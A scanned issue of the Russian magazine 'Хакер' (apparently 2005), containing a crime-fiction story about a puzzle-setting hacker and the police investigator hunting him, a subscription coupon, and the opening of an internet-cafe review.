[ссылки] *http://geocities.com/tuxidow/Tuxidow_src.zip*





ЗАГАДКИ НОСТРАДАМУСА

иллюстрации Иван Величко (vel@shuka.ru)





«УВАЖАЕМЫЙ СЕРГЕЙ ВИТАЛЬЕВИЧ, Я СМОТРЕЛ ВАШЕ ВЫСТУПЛЕНИЕ В ЛОС-АНДЖЕЛЕСЕ. ВЫ ПРОИЗВЕЛИ НА МЕНЯ ВПЕЧАТЛЕНИЕ УМНОГО, КОМПЕТЕНТНОГО В СВОЕЙ ОБЛАСТИ ЧЕЛОВЕКА. ПОЭТОМУ, СКОРЕЕ ВСЕГО, ВАМ НЕ СОСТАВИТ ТРУДА РЕШИТЬ МОЮ ПРОСТЕНЬКУЮ ЗАДАЧКУ. У ВАС ЕСТЬ РОВНО ТРИ МИНУТЫ ДЛЯ ВВОДА ПРАВИЛЬНОГО РЕШЕНИЯ. ИНАЧЕ ПОСЛЕДУЕТ НАКАЗАНИЕ» | mindw0rk (mindw0rk@gameland.ru)

Часть первая

[дальше шло условие задачи] Сергей Витальевич Овчинников, профессор математики, с изумлением смотрел на экран. Еще минуту назад он занимался важными вычислениями на своем компьютере, и тут ни с того ни с сего появилось это окно.

Задача, которую предлагал решить неизвестный, не была сложной, и Сергей Витальевич без проблем нашел бы решение, но трех минут было явно мало. К тому же все нужные для вычисления программы, хранившиеся на компьютере, были недоступны. Появившееся окно блокировало любые нажатия, кроме цифр в окне ответа.

— Что за чертовщина! — выругался профессор.

Сергей Витальевич принялся жать все клавиши подряд, но окно не пропадало, и только маленький таймер в углу отсчитывал оставшееся ему время. Устав жать ctrl+alt+delete, профессор клацнул reset на системном блоке. «С кем-нибудь другим в такие игры играй», — подумал он.

Но когда windows загрузился снова, первым, что увидел Овчинников, было проклятое окно. А таймер отсчитывал последние оставшиеся ему секунды. Ничего не оставалось, как ждать. «Иначе последует наказание»... Профессор ощутил тревожное ожидание.

Таймер отсчитывал: 4, 3, 2, 1.
После того, как время иссякло, текст в окне изменился.
«Вы разочаровали меня, Сергей Витальевич. Задача была не сложной, вам ли этого не знать? Прощайте».
Окно пропало, и Овчинников снова увидел рабочее окно. Он невольно вздохнул с облегчением. Проклятые сопляки, нашли, с кем играть в свои дурацкие игры. Нужно позвонить Алексею, пусть посмотрит компьютер, может, удастся вычислить этих негодяев.
Но сначала нужно закончить работу.
Овчинников работал над новым докладом на международную конференцию математиков в Китае, и уже заканчивал его составлять. Он уложился в срок, и был собой доволен.
Внезапно внутри компьютера послышался странный шум. По спине профессора прошел неприятный холодок. Винт зажжужал, начал странным образом постукивать и, вдруг резко скрипнув, притих. На экране появилось синее «окно смерти».



Овчинников снова выругался.
Нажав reset, он стал нетерпеливо ждать. Но на этапе загрузки появилась ошибка.
«Hardware problem», загружаться система отказывалась. Сергей Витальевич попытался загрузиться в safe mode, но ошибка была та же.
На несколько секунд его охватила паника, но он попытался взять себя в руки и не думать о последствиях, если все его файлы на винте пропали. Единственным разумным решением было позвонить Алексею. Он специалист по этим делам и сможет помочь.

Кирякину показалось, что парнишка сейчас умрет прямо на его глазах. Он то бледнел, то краснел и совсем не был похож на «зловещего хакера», о котором отделу «К» сообщила фирма «Русь» неделю назад. Cyberstorm, в быту Антон, был точной копией портрета хакера, который изображают СМИ. 18 лет, неухоженная шевелюра, очки и робость во всем. Сейчас он сидел перед следователем и покорно ждал своей участи.
Как и многие его «коллеги», Cyberstorm попался по глупости. Забыл или поленился использовать прокси, засветил свой IP во время очередного дефейса, и вычислить его опытным сотрудникам не составило проблем.
— Ну, Антоша, рассказывай, — приступил к допросу Кирякин.
— Что рассказывать? — испуганно спросил хакер.
— Все рассказывай. Спешить нам с тобой некуда. Чем подробнее все расскажешь, тем быстрее отсюда выйдешь. Если выйдешь — следователь сделал ударение на последних словах.
— Да я ничего такого не делал, товарищ следователь. Ну дефейснул пару сайтов, ну так сейчас все дефейсят, — страдальчески пытался оправдаться Антон.
— Дефейсят все, а отвечать придется тебе. Ты ведь уже совершеннолетний, знал на что идешь.
Хакер притих, очевидно, переваривая в мозгу дальнейшее будущее в самых далеких тюрьмах среди самых отпетых убийц и насильников. Это можно было прочитать по его обреченному лицу.
— Когда впервые проник в компьютерную систему фирмы «Русь»?
— Месяц… где-то 2 месяца назад. Там вся сеть насквозь дырявая, не знаю, что там админ делает.
— А что в их сети делал ты?
— Ну, я сначала просто посмотреть зашел. Я ничего не удалял и не менял, честное слово.
— А кто использовал их компьютеры для атаки на сетевые ресурсы? Может быть, я?
— Так я ж из хороших побуждений. Вы же знаете, кого я атаковал. Нефиг спам распространять.
— В Уголовном кодексе нет графы «из хороших побуждений». Зато есть «Неправомерный доступ к охраняемой законом компьютерной информации», статья 272-я УК РФ. «Нарушение правил эксплуатации ЭВМ», статья 273-я. Только за эти две статьи тебе могут впаять до 9 лет. И судья не спросит про твои побуждения.

В очередной раз побледневший хакер сидел, не зная, что сказать.
— У тебя, впрочем, есть возможность помочь следствию и тем самым облегчить свою участь. Скажи, кто был с тобой заодно, и это обязательно зачтется.
— Да не было никого.
— Послушай, мальчик, это ты не мне рассказывай. Хочешь взять всю вину на себя? Валяй. 9 лет дадут, может, через 7 выйдешь за хорошее поведение. Хотя в тюрьме такие, как ты, 7 лет обычно не выдерживают.
— Да я серьезно говорю, не было никого.
— Может, не было последний раз, но были до этого. Думай.
На столе следователя зазвонил телефон.
— Да? — недовольным голосом ответил Кирякин. Уже через секунду его голос принял совсем другие оттенки.
— Да, конечно, Дмитрий Евгеньевич. Понятно. Да, сейчас же выезжаю.
Кирякин положил трубку и посмотрел на Cyberstorm'а.
— Ты пока подумай. К нашему следующему разговору скажешь, что надумал. Жди пока здесь.
Кирякин вышел из кабинета, отдал команду сотруднику присмотреть за хакером и, взяв с собой пару людей, выехал по адресу, названному по телефону.

Полный человек в дорогом костюме, который часом раньше звонил Кирякину, сидел в кресле и нервно курил. Его кабинет не так часто посещали сотрудники отдела милиции по борьбе с компьютерными преступлениями, но кому он еще мог поручить это дело? Был бы это какой-то отморозок из уличной шпаны, у него нашлись бы головорезы, чтобы с ним расправиться. Но сейчас ему плюнул в лицо какой то компьютерный бродяга, о котором он абсолютно ничего не знает.
Кирякин со своими людьми слишком увлеклись просмотром фотографий.
— Эй, заканчивайте глазеть. Я вас позвал, чтобы вы нашли эту сволочь.
На каждой фотографии, которую просматривали милиционеры, был запечатлен голый Дмитрий Евгеньевич Потапов, министр образования, в компании разных мужчин. Среди них были загорелые атлеты, афроамериканцы и даже совсем мальчики. Свою тайную страсть министр тщательно скрывал, а фотографии, которые сделал сам, хранил на рабочем компьютере, так как был уверен, что к нему никто не имеет доступа. И вот теперь эти фотографии попали в сеть.
Кирякина сразу предупредили, что об этом лучше не распространяться. Хотя следователь знал это и сам. Вообще, его мало интересовали сексуальные наклонности министра, намного больше его интересовал хакер, провернувший это. Подобный случай был не первым. Ровно неделю назад к нему обратился профессор математики Сергей Овчинников, компьютер которого был тоже взломан. Только условие задачи было другим. В обоих случаях последовало обещанное наказание: у профессора полностью уничтожили данные на винте вместе с самим винтом, а у этого любителя мужских прелестей интимные снимки стали достоянием общественности.
— Дмитрий Евгеньевич, нам придется забрать ваш жесткий диск для изучения.
— Я понимаю. Когда вы его найдете?
— Не могу сейчас сказать. Судя по всему, хакер знал, что делает…
— Мне нужен от вас результат. И чем быстрее, тем лучше.
— Насчет фотографий… — Кирякин замялся.
— Насчет фотографий не беспокойтесь, — министр самодовольно ухмыльнулся, — в наше время не так сложно подделать фотографии. В Интернете полно липовых снимков голых звезд. Я дам заявлением, что фотографии поддельные. Но о том, откуда они, никто не должен знать. Надеюсь, вы понимаете?
— Да, я все прекрасно понимаю, — заверил милиционер.
— Вот и отлично.
Один из сотрудников снял винчестер и аккуратно положил его в пакет.
— Я еще вам нужен? — поинтересовался министр.
— Вы рассказали все, что нужно. Остальным займутся наши компьютерные эксперты.
— Держите меня в курсе.

Кирякин терпеливо просматривал базу данных. Он был уверен, что взломщика, задающего задачи, в ней нет, но должен был проверить. В БД, которую в отделе называли «Зеркало», содержалась информация о всех более-менее крупных компьютерных преступлениях на территории СНГ, а также профайлы многих известных хакеров. Начиная со старичков вроде Владимира Левина, заканчивая современными авторитетами: Z0mbie, Breeze, Meteo. Большую часть информации поставляли сами хакеры, которых отмазали от срока при условии сотрудничества с органами. Они тусовались на IRC, общались с другими взломщиками, и любую ценную инфу отправляли в отдел Кирякина.
Следователь просматривал зафиксированные случаи взлома за последние полгода и пытался найти зацепку. На данный момент у него не было ничего. Винчестеры профессора и министра были тщательно изучены, но хакер не оставил никаких следов.
Кирякин взял листок бумаги и набросал на нем приблизительный психологический портрет подозреваемого.
Так как он знал Овчинникова и Потапова, то наверняка следил за новостями. Задачи, которые он предлагал решить, не мог составить какой-то школьник. Таких задач не было в интернете — Кирякин проверил лично. Так что хакер — или чертовски образованный человек, или имеет выгодные знакомства. Следователь был уверен, что ему не меньше 20-ти лет. Узнав о тайном увлечении министра, хакер вполне мог бы его шантажировать и потребовать кругленькую сумму, но делать он этого не стал. Отсюда вытекает, что он или прилично зарабатывает, или попросту не заинтересован в деньгах. Но если ему больше 20-ти, деньги нужны в любом случае, поэтому, скорее всего, у него нет финансовых проблем. Взлом был совершен с использованием довольно известных уязвимостей, поэтому говорить об уровне хакера было рано. По крайней мере, он знает, как использовать эксплойты и на дальнем расстоянии управлять чужим компьютером. О местоположении его тоже говорить было рано. Но Кирякин подумал, что этот парень (или девушка?) наверняка живет в Москве.
Следователь перечитал исписанный лист. С таким портретом можно было с легкой совестью отправлять на нары пол-России. Нужны были новые факты, что-нибудь, что могло помочь в расследовании. И Кирякин не сомневался, что скоро они появятся. Интуиция подсказывала ему, что Потапов — не последняя жертва хакера. Оставалось только ждать.

Кирякин с большим удовольствием провел бы эту субботу дома перед телевизором, отдыхая после трудовой недели. Но он уже давно обещал дочери сходить в «Виртаун», и отказываться от своих слов не собирался.
— Па, я слышала там есть такой автомат, куда садишься, и тебя качает как в невесомости, — радостно озвучивала свои мечты 12-летняя Машка.
— Там наверняка стоит ограничение по возрасту. Детей до 13 лет в такие автоматы не пускают.
— Мне уже почти 13. И перестань называть меня дитем, — обиделась дочка.
Кирякин замер перед шкафом, обдумывая, что надеть — джинсы или брюки. В конце концов, он остановился на джинсах, рубашке навыпуск и кроссовках.
— А мы поиграем в старбол? — не успокаивалась дочка.
— Конечно, поиграем. Тебе ведь не терпится уделать своего старика?
— Да ладно, папуль. У тебя еще есть порох в пороховнице.
— Ну, спасибо! — Кирякин засмеялся.
Из кухни донесся голос жены Ларисы:
— Не забывай, что сегодня вечером ты будешь по телевизору. Ты же не хочешь пропустить?
— Не думаю, что мы задержимся допоздна.
— Пап, не загадывай наперед. Вдруг тебе там понравится, и ты захочешь остаться навсегда.
— Боюсь, твоей маме это не сильно понравится, — усмехнулся Кирякин.
— Не сильно — это не то слово! — уточнила Лариса.
Кирякин не знал, как телевизионщикам удалось уговорить его выступить. Ему совершенно не хотелось светиться на экране и рассказывать о том, чем он занимается. Но девушка с ОРТ была настойчивой и все-таки настояла на своем. Это был небольшой телевизионный сюжет о хакерах — один из многих, ничем не лучше и не хуже остальных. Конечно, никаких подробностей о действующих расследованиях Кирякин выдавать не собирался. Рассказ в общих чертах об успехах его отдела, несколько общих, заранее заготовленных фраз, и предостережение компьютерщикам, которые, возможно, будут смотреть передачу. Это было его первое телевизионное интервью, и он, безусловно, нервничал. Но все прошло гладко. Вопросы Кирякин знал заранее и ответил на них

вполне успешно. Оставалось только посмотреть, как это выглядело со стороны, и какие моменты телевизионщики вырезали, а какие оставили.

— Ну что, готова? — одевшись, поинтересовался следователь.

— Я? Я тебя уже полчаса жду!

— Ну, тогда пошли, — Кирякин запихнул в задний карман штанов бумажник и стал обуваться.

Жена вышла в коридор проводить родных.

— Не забывайте, что в 7 вечера вы должны быть дома, — сообщила она, поцеловав на прощанье мужа.

«Виртаун» был крупнейшим игровым центром Москвы. Под огромным куполом недавно построенного здания находились сотни всевозможных игровых автоматов, компьютерных симуляторов и последних достижений из области цифровых развлечений. По слухам, в это место было вложено более 100 миллионов долларов, но создатели могли не беспокоится об окупаемости. В «Виртауне» с первого дня открытия приходили толпы. Здесь была не только молодежь. Взрослые посетители могли погонять на интерактивном симуляторе болида, усевшись в его точную копию и надев шлем VR. Или полетать на виртуальном параплане над трехмерными ландшафтами, включающими густые джунгли, бескрайнюю пустыню, замерзшую тундру и другие части света. Для любителей клубнички был установлен даже интерактивный симулятор секса, хотя допуск к нему имели только те, кто достиг 20-ти лет, а цена одного сеанса превышала стоимость услуг средней проститутки. Большую часть игровых автоматов составляли портированные игры для Play Station 3. Но изюминкой «Виртауна» был Draxx — навороченный аналог Квазара, где все бегали в трехмерных очках, показывающих вместо пластиковых стен природные декорации, а вместо соперников — жутких монстров. Датчики на теле играющих фиксировали попадания и вызывали небольшой электрошок. Таких игр было установлено всего 6 во всем мире, включая ту площадку, что находилась в «Виртауне».

Кирякин с дочерью были тут впервые. Машка оглядывалась по сторонам и, дергая его за рукав, то и дело показывала в сторону какого-то автомата.

— Смотри! Смотри! Там можно на самолете полетать. Почти по-настоящему.

Кирякин кивнул, как бы разделяя восторг, но на самом деле его больше интересовали люди. Он с интересом наблюдал за молодежью, просаживающей все свои деньги, чтобы на время оторваться от реальности и испытать новые ощущения. Даже самая дешевая игра в «Виртауне» стоила не меньше 50 рублей, а 10-минутный забег в Draxx обходился в 800 рублей с носа, причем у него всегда толпились люди. Для многих это место стало вторым домом. Некоторые школьники даже зарабатывали здесь деньги, предлагая новым посетителям сразиться с ними «на символическую ставку» в какую-нибудь азартную игру. Электронные развлечения все больше входили в реальную жизнь, и следователю оставалось только догадываться, к чему приведет зависимость от них в будущем.

WELCOME TO

VIRTOWN

Кирякин разменял деньги на жетоны и последовал за Машкой. Девочка прошла мимо чисто мужских автоматов, типа Теккена, и остановилась у виртуального параплана.

— Я хочу полетать на этом! — показала она пальцем.

Симулятор был свободен, и девочка залезла внутрь, надев шлем. Кирякин, помог ей пристегнуть все ремни, выбрал одну из карт трехмерной местности и опустил внутрь несколько жетонов. Когда он нажал на кнопку старта, каркас начал плавно покачиваться, имитируя движение параплана, а хрупкая фигурка Маши в нем управляла направлением полета. Картинка, которую видела девочка, транслировалась на небольшом экране рядом с каркасом, так что все зрители могли насладиться полетом, правда в меньшей степени.

Пока дочка парила над Ниагарским водопадом, внимание Кирякина привлекла голубая кабинка, стоящая рядом. Сверху горела красочная надпись «Hack it». Следователь подошел к кабинке и заглянул внутрь. Там находилось четверо ребят в возрасте от 22 до 25 лет, один из них сидел за клавиатурой и, не отрываясь от экрана, набирал команды. Среди команд Кирякин с удивлением узнал строчки кода С, а оболочка очень напоминала одну из версий ОС BSD.

— Что делаете, ребятки? — поинтересовался следователь.

— Взламываем компьютерную систему Швейцарского банка, — на полном серьезе ответил один из них в футболке с надписью <BODY>.

— И как, получается?

— Уже перевели пару миллионов. Осталось подчистить за собой, чтоб не осталось следов.

Не обращая внимания на следователя, парнишка за клавиатурой продолжал вводить команды.

В практике Кирякина такое было впервые. Чтобы хакеры производили взлом, ничуть не стесняясь посторонних. Он уже собрался представиться, но тут автомат замигал, и на экране появилась броская надпись: «Задача выполнена. Для продолжения игры введите жетон».

Следователь невольно вздохнул от облегчения.

— Вы ребятки, я смотрю, неплохо в компьютерах соображаете. Откуда такие?



— Да, есть немного. Мы в МТУ на компьютерном факультете учимся, — представился за всех парнишка с аккуратной бородкой.
— Ясно. Ну ладно, удачи вам.
— Всего хорошего, — попрощались ребята и, выйдя из кабинки, удалились.
Как раз в этот момент Машка закончила свой виртуальный полет.

— Надо было лучше сервак Пентагона похакать. Может, там защита лучше.
— Да фигня это все. Примитивные баги, выбор эксплойтов по списку с подсказками… скучно. Лучше бы они подключили автомат к сетке и дали возможность пощупать серваки реально.
— Ну да. И миллионы реально скачать.
— Интересно, для кого создают такие автоматы? Ламеры в нем нифига не поймут, а тем, кто соображает, проще поковырять настоящую систему.
— Ну, этот симулятор хакера, по крайней мере, лучше, чем твоя давняя программка.
— Я ту программку написал за пару вечеров, скуки ради. Так что не надо сравнивать.
Ребят, которые сейчас обсуждали Hack It, а чуть раньше привлекли внимание Кирякина, звали Андрей, Саша, Рома и Виталик. Это были имена, под которыми их знали родные, знакомые и одногруппники. Но друг друга они себя так не называли. Все четверо были членами одной хакерской группы Slow, список жертв которой включал сотни компаний и организаций во всем мире. Чего стоила только атака на E-Bay, после которой крупнейший в сети аукцион целый день был недоступен для посетителей. Рома не соврал, они действительно учились на 4 курсе факультета информационной безопасности МТУ, там же и познакомились. Как оказалось, у каждого за плечами было бурное хакерское прошлое. Спустя несколько встреч в одном из столичных баров, где они общались на непонятном простому человеку языке, было решено объединиться.
Андрей, известный как Groove, переехал с матерью в Москву, когда ему было 10 лет. Пытаясь прокормить себя и сына, мать работала на двух работах и приходила поздно. Чтобы чем-то занять сына, она записала его в компьютерный кружок, находящийся рядом со зданием СЮТ. Там Андрей загорелся программированием, и быстро освоил сначала BASIC, потом Pascal и C. А когда СЮТ подключился к интернету, стал осваивать сетевые технологии.
Саня aka Major, напротив, родился в богатой московской семье. Отец у него занимал руководящую должность в одном из первых московских интернет-провайдеров, и с раннего возраста приучил сына к компьютеру. Пользуясь неограниченным доступом тогда, когда многие еще даже не знали, что такое интернет, Санек стал завсегдатаем андеграундовых борд типа hack-zone.ru, где познакомился с ранними хакерами рунета, и многому научился. Первой системой, которую он взломал, был сервер провайдера, где работал отец.
Рома aka Dark Stranger была самым старшим в компании. В конце 80-х он занимался взломом защиты на спектрумовских играх под ником Otherguy, а когда родители купили PC, стал осваивать новую платформу. На протяжении 90-х Рома побывал в составе около десятка крак-групп, и последней в этом списке стала Slow.
Виталий aka CodeMaster помимо учебы в институте, работал в небольшой security-фирме, занимаясь проверкой уязвимости систем клиентов. Первый компьютер у него появился только в 1999 г., но уже через пару лет по уровню знаний он не уступал опытным программистам. Виталик всегда полностью отдавался своим увлечениям. В детстве, в списке его интересов были настольный теннис, рисование, игра Magic the Gathering и каратэ. Компьютеры стали последней и самой главной страстью в жизни.
— Кстати, вам не показался странным тот чудак в темной рубашке, который к нам подходил?
— Почему, странным?
— Мне показалось, он похож на мента. Как будто вынюхивал что-то.
— Да брось. Менты в «Виртаун» не ходят.

— Туда сейчас все ходят. Не удивлюсь, если как-нибудь увижу там Билла Гейтса.
— И чтоб ты ему сказал?
— Ничего. Я бы купил большой торт и поиграл в старую добрую игру «Накорми миллиардера».
Приятели дружно засмеялись.
Проходя мимо торговой точки, продающей летние шапки, один из компьютерщиков остановился и примерял бежевую кепку с черной буквой «Н».
— Ну че, как? — поинтересовался он у друзей.
— Тру.
— Воистину тру. Тебе идет.
— О'кей, беру. Буду носить.
Они перешли через дорогу и спустились по эскалатору в метро. Каждый из них жил на разных станциях, но это не было препятствием для риаллайфовых встреч (минимум раз в неделю). Выходя из вагона метро, хакеры не прощались. Они знали, что через час снова встретятся, только теперь уже в более привычной обстановке.

Они втроем счастливой семьей разместились перед телевизором и стали ждать начала. Пока на экране шла реклама, Машка вдохновенно рассказывала Ларисе о своем фантастическом полете на параплане над Ниагарой и других впечатлениях, оставшихся от похода в «Виртаун».
— Мамуль, тебе надо тоже полетать. Это так… классно. Я махала руками и могла управлять. А внизу водопад, джунгли, животные пробегали. Я даже ветер чувствовала. Класс!
— Не сомневаюсь.
— Па, сходим в следующую субботу еще раз? Ну пожалуйста, пожалуйста.
— Хорошего понемножку. Наш семейный бюджет не позволяет каждую неделю летать.
— Ну хорошо, через неделю.
— Посмотрим.
— Кажется, начинается, — объявила Лариса.
Реклама закончилась, и на экране появилась та самая бойка тележурналистка Оля, которая задавала ему вопросы. Кирякин узнал свой кабинет, где проходило интервью, а потом и самого себя.
— Ой, папка! Это ты!! — закричала от восторга Машка.
Лариса оценивающе посмотрела на мужа и осталась довольна.
Журналистка стала задавать свои вопросы, и Кирякин спокойно рассказывал, какие компьютерные преступление в последнее время совершили хакеры и как с ними борется отдел «К».
— Пап, а ты видел настоящих хакеров? — спросила дочка.
— Видел.
— Какие они?
— Обычные.
— Ууу, — разочарованно протянула Машка.
Сюжет длился ровно 15 минут, как Кирякин и подозревал, многое было вырезано. В телевизоре прозвучал последний вопрос журналистки:
— За время своей работы вы разоблачили многих компьютерных преступников. И вы, пожалуй, враг номер один в хакерской среде. Пытались ли хакеры каким-то образом отомстить вам, взломав, допустим, ваш компьютер? Или сделать это в качестве вызова?
— Я думаю, только очень глупый человек попытается взломать компьютер сотрудника отдела по компьютерным преступлениям. Основная задача хакера — не попасться в наши руки, но если кому-то не терпится с нами познакомиться, посягнуть на наши компьютеры — отличный способ это сделать.

«…но если кому-то не терпится с нами познакомиться, посягнуть на наши компьютеры — отличный способ это сделать».
Камера переключилась снова на журналистку, которая поблагодарила Кирякина за интервью, и подвела итоги. После этого началась реклама.
Он улыбнулся. Все менты одинаковы. Уверены в своем превосходстве.
Он зашел в поисковик и ввел ФИО следователя. Яндекс высветил кучу документов, содержащих комментарии и интервью Кирякина, а также его краткую биографию.
«Кандидат юридических наук. Окончил на отлично военное училище. Проработал 2 года в уголовном отделе МВД. В 2001 г. переведен в отдел по борьбе с компьютерными преступлениями».
— Кандидат, говоришь? — хмыкнул он, — ну что ж, проверим тебя, товарищ кандидат.
Он снял с CD-подставки новую кепку с буквой «Н», бросив ее на диван, достал болванку CD и вставил ее в компьютер.
В его голове уже сформировалось условие новой задачи. Осталось придумать достойное наказание









ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

«Хакер»+2 CD		«Хакер»+DVD		«Хакер»+«Хакер Спец»	
115р	ЗА НОМЕР (экономия 30руб.*)	**130р**	ЗА НОМЕР (экономия 30руб.*)	**207р**	ЗА НОМЕР (экономия 85руб.*)
690р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)	**780р**	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)	**1242р**	ЗА 6 МЕСЯЦЕВ (экономия 510 руб.*)
1242р	ЗА 12 МЕСЯЦЕВ (экономия 460руб.*)	**1404р**	ЗА 12 МЕСЯЦЕВ (экономия 516 руб.*)	**2236р**	ЗА 12 МЕСЯЦЕВ (экономия 1250 руб.*)

Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 924-96-94;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

- подписка оформляется в день обработки купона и квитанции.
- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

РЕКОМЕНДУЕМ ИСПОЛЬЗОВАТЬ ЭЛЕКТРОННУЮ ПОЧТУ ИЛИ ФАКС.

Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.
www.interpochta.ru

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

ПО ВСЕМ ВОПРОСАМ, СВЯЗАННЫМ С ПОДПИСКОЙ, ЗВОНИТЕ ПО БЕСПЛАТНЫМ ТЕЛЕФОНАМ: 935-70-34 (ДЛЯ МОСКВИЧЕЙ) **И 8-800-200-3-999** (ДЛЯ РЕГИОНОВ И АБОНЕНТОВ МТС, БИЛАЙН, МЕГАФОН). **ВСЕ ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ПРИСЫЛАТЬ НА АДРЕС: INFO@GLC.RU**



ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Хакер Спец + CD
- ☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев

начиная с ____________________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом __________ корпус __________

квартира/офис ____________________

телефон (код) ____________________

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «______________»	
с ______ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «______________»	
с ______ 2005 г. (месяц)	

Ф.И.О.

Подпись плательщика

Кассир



ВЫБИРАЕМ ИНТЕРНЕТ-ПРИТОНЧИК НАШЕЙ МЕЧТЫ

h1nt (h1nt@gameland.ru)

ЧТО ТЫ ОБЫЧНО ДЕЛАЕШЬ, КОГДА СГОРАЕТ МОДЕМ ИЛИ СЪЕДАЕТСЯ КРЫСАМИ КАБЕЛЬ ЛОКАЛКИ, А ТЕБЕ СРОЧНО НУЖНО ЧТО-ТО СКАЧАТЬ И РАСПЕЧАТАТЬ? НЕ, Я, КОНЕЧНО, ПОНИМАЮ: ТЫ ИДЕШЬ К ДРУЗЬЯМ. НУ А ПРЕДСТАВЬ, ЧТО ТЫ АСКЕТ, И У ТЕБЯ НЕТ ДРУЗЕЙ. ЧТО ТОГДА? ИЛИ, ДРУГАЯ СИТУАЦИЯ, — ТЫ ДАЛЕКО ОТ ДОМА, А ТЕБЕ ВДРУГ СРОЧНО ПОНАДОБИЛОСЬ ЗАМЫЛИТЬ КОЛЛЕГЕ ПО РАБОТЕ ВАЖНЫЕ ДАННЫЕ. ОТВЕТ ОДИН — ПОСЕТИТЬ ИНТЕРНЕТ-КАФЕ! ЧТО Я СЕГОДНЯ НЕОДНОКРАТНО И ПРОДЕЛАЛ.

Отдыхай по-максимуму в CafeMax

www.cafemax.ru / *Время работы: круглосуточно*

Сеть Интернет-центров Cafe Max включает в себя 4 точки в Москве и две — в Питере. Для ознакомления я выбрал кафешку на улице Пятницкой, что на станции метро Новокузнецкая. После долгих поисков из-за проливного дождя (Бублик, извини, что я все-таки написал про дождь — не смог удержаться) я наконец-то нашел заветную вывеску.

Интернет-центр оказался действительно центром: очень просторным (его площадь ~1200 кв. метров). Сразу наткнувшись на кассу, я не растерялся и заплатил 40р. за 27 минут (какое-то странное число. Наверное, магическое). Кстати, на компах бесплатно доступны некоторые сайты (*afisha.ru*, *rea.ru*, *web-names.ru* и, конечно же, *cafemax.ru*). Работники там очень отзывчивые. Правда, узнать технические характеристики компьютеров я смог только у третьего по счету, и то, по-моему, он не консультант, а рядовой посетитель, — остальные попросту не знали. Получив чек, на котором написан мой логин и пароль, я отправился исследовать помещение. Спешить не было смысла — ведь мои «часики» начнут тикать только тогда, когда я активирую свою учетную запись. Слева располагалась «рабочая зона» — чуть больше 10 рядов компьютеров, в сумме 130 мест. Машины здесь были средние по мощности (Celeron 1000/128), скорость подключения к инету — 64—256kbps. Мощные же компы были чуть подальше: если пройти до конца помещение игровой зоны, не отвлекаясь на располагающийся справа бар, и войти в игровую зону,можно насладиться качественной и быстрой игрой на шустрых компах (P4 2.8/GeForce 4). Скорость инета неизвестна, но на мой вопрос консультант заговорчески улыбнулся и ответил: «Намно-о-ого быстрее».

Бар в CafeMax вполне пристойный. Роллы с пивом, которые мы заказали с друганом, приготовили почти моментально. И стоило это там всего ничего — студенту по карману. Правда, девушка-барменша чуть не отдала нам по ошибке чужой заказ. Ну ошиблась девушка, с кем не бывает? Просто он тоже был в белой кофте :). Заказанное пиво и роллы мы взяли с собой к компу — никто не был против. Удобно. Сижу вот сейчас, попиваю пивко и статью для тебя пишу. Кстати, я бы даже покурил — и это тут разрешается. Да не курю я :(.

